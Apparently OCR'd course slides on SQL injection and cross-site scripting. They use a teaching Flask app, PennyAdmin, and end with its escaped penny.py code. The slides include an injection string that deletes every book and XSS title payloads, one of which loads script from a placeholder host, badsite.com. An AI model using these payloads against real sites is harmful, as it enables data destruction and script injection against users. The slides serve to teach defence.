
The deletion was successful
The database now does not contain a book with ISBN junk'OR'x'='x

Return to home page

Created by Bob Dondero

SQL Injection Attacks

- See **PennyAdmin03Alchemy** app



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C

Return to home page


Created by Bob Dondero

Database is intact

SQL Injection Attacks

- SQLAlchemy bonus:
- Does ***database connection pooling***

SQL Injection Attacks



- A highway toll system applied optical character recognition to license plates
- This injection attack caused the system to delete the database of motorist toll charges

From James Zhang ('25)

SQL Injection Attacks

- Q: Project concern?
- A: Yes!!!

Agenda

- Baseline example
- SQL injection attacks
- **Cross-site scripting (XSS) attacks**

XSS Attacks

- ***Cross-site scripting (XSS)***

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and **occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**

– https://owasp.org/www-community/attacks/xss/

XSS Attacks

- **Problem:**
  - PennyAdmin app is vulnerable to XSS attacks


XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):


PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book


Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <a href="https://www.akc.
Go

Return to home page

Created by Bob Dondero

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title Cute puppies


Return to home page

Created by Bob Dondero

Browser interprets book title as page link

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C
456: **Sedgewick**: Cute puppies


Return to home page

Created by Bob Dondero

Browser interprets book title as page link

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
    - Example 1 (cont.):




XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):



PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book


Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <script>alert("Your systen
Go

Return to home page

Created by Bob Dondero

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):



Hell

localhost:55555 says

Your system has been hacked

Re

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title


Return to home page

Created by Bob Dondero

Browser displays alert

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 2 (cont.):



localhost:55555 says

Your system has been hacked

Hello, a

Sho

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C
456: **Sedgewick**:

Return to home page

Created by Bob Dondero

Browser displays alert

XSS Attacks

- Recall **PennyAdmin03Alchemy** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would cause browser to execute malicious code from another website

XSS Attacks

- **Solution 1:**
  - ***Sanitize*** user-provided strings via `html.escape()`

```
<a href="https://www.akc.org">Cute puppies</a>
```

`html.escape()`

```
&lt;a href=&quot;https://www.akc.org&quot;&gt;Cute
puppies&lt;/a&gt;
```

XSS Attacks

- See **PennyAdmin04Escape** app
  - runserver.py
  - penny.sql, penny.sqlite
  - database.py
  - templates.py
  - **penny.py**

PennyAdmin04Escape/penny.py (Page 1 of 4)

```
#!/usr/bin/env python

#-----------------------------------------------------------------------
# penny.py
# Author: Bob Dondero
#-----------------------------------------------------------------------

import html
import flask
import database

#-----------------------------------------------------------------------

app = flask.Flask(__name__)

#-----------------------------------------------------------------------

def get_header():

    html_code = ''
    html_code += '<hr>'
    html_code += 'Hello, and welcome to <strong>PennyAdmin</strong>'
    html_code += '<hr>'
    return html_code

#-----------------------------------------------------------------------

def get_footer():

    html_code = ''
    html_code = '<hr>'
    html_code += 'Created by '
    html_code += '<a href="https://www.cs.princeton.edu/~rdondero">'
    html_code += 'Bob Dondero</a>'
    html_code += '<hr>'
    return html_code

#-----------------------------------------------------------------------

@app.route('/', methods=['GET'])
@app.route('/index', methods=['GET'])
def index():

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<a href="/show">Show all books</a><br>'
    html_code += '<a href="/add">Add a book</a><br>'
    html_code += '<a href="/delete">Delete a book by ISBN</a><br>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/show', methods=['GET'])
def show():
```

PennyAdmin04Escape/penny.py (Page 2 of 4)

```

    books = database.get_books()

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<h1>Show All Books</h1>'

    if len(books) == 0:
        html_code += '(None)<br>'
    else:
        pattern = '%s: <strong>%s</strong>: %s<br>'
        for book in books:
            html_code += pattern % (
                html.escape(book['isbn']),
                html.escape(book['author']),
                html.escape(book['title']))

    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

def report_results(message1, message2):

    html_code = ''
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()
    html_code += '<h1>Results</h1>'
    html_code += html.escape(message1)
    html_code += '<br>'
    html_code += html.escape(message2)
    html_code += '<br>'
    html_code += '<br>'
    html_code += '<br>'
    html_code += '<a href="/index">Return to home page</a>'
    html_code += get_footer()
    html_code += '</body>'
    html_code += '</html>'

    response = flask.make_response(html_code)
    return response

#-----------------------------------------------------------------------

@app.route('/add', methods=['GET'])
def add():

    html_code = ''
```

PennyAdmin04Escape/penny.py (Page 3 of 4)

```
    html_code += '<!DOCTYPE html>'
    html_code += '<html>'
    html_code += '<head>'
    html_code += '<title>PennyAdmin</title>'
    html_code += '</head>'
    html_code += '<body>'
    html_code += get_header()

    html_code += '<h1>Add a Book</h1>'
    html_code += '<form action="/handleadd" method="post">'

    html_code += 'Enter an ISBN:'
    html_code += '<input type="text" name="isbn" autofocus '
    html_code += r'required pattern=".*\S.*" '
    html_code += 'title="At least one non-white-space char">'
    html_code += '<br>'

    html_code += 'Enter an author:'
    html_code += '<input type="text" name="author" '
    html_code += r'required pattern=".*\S.*" '
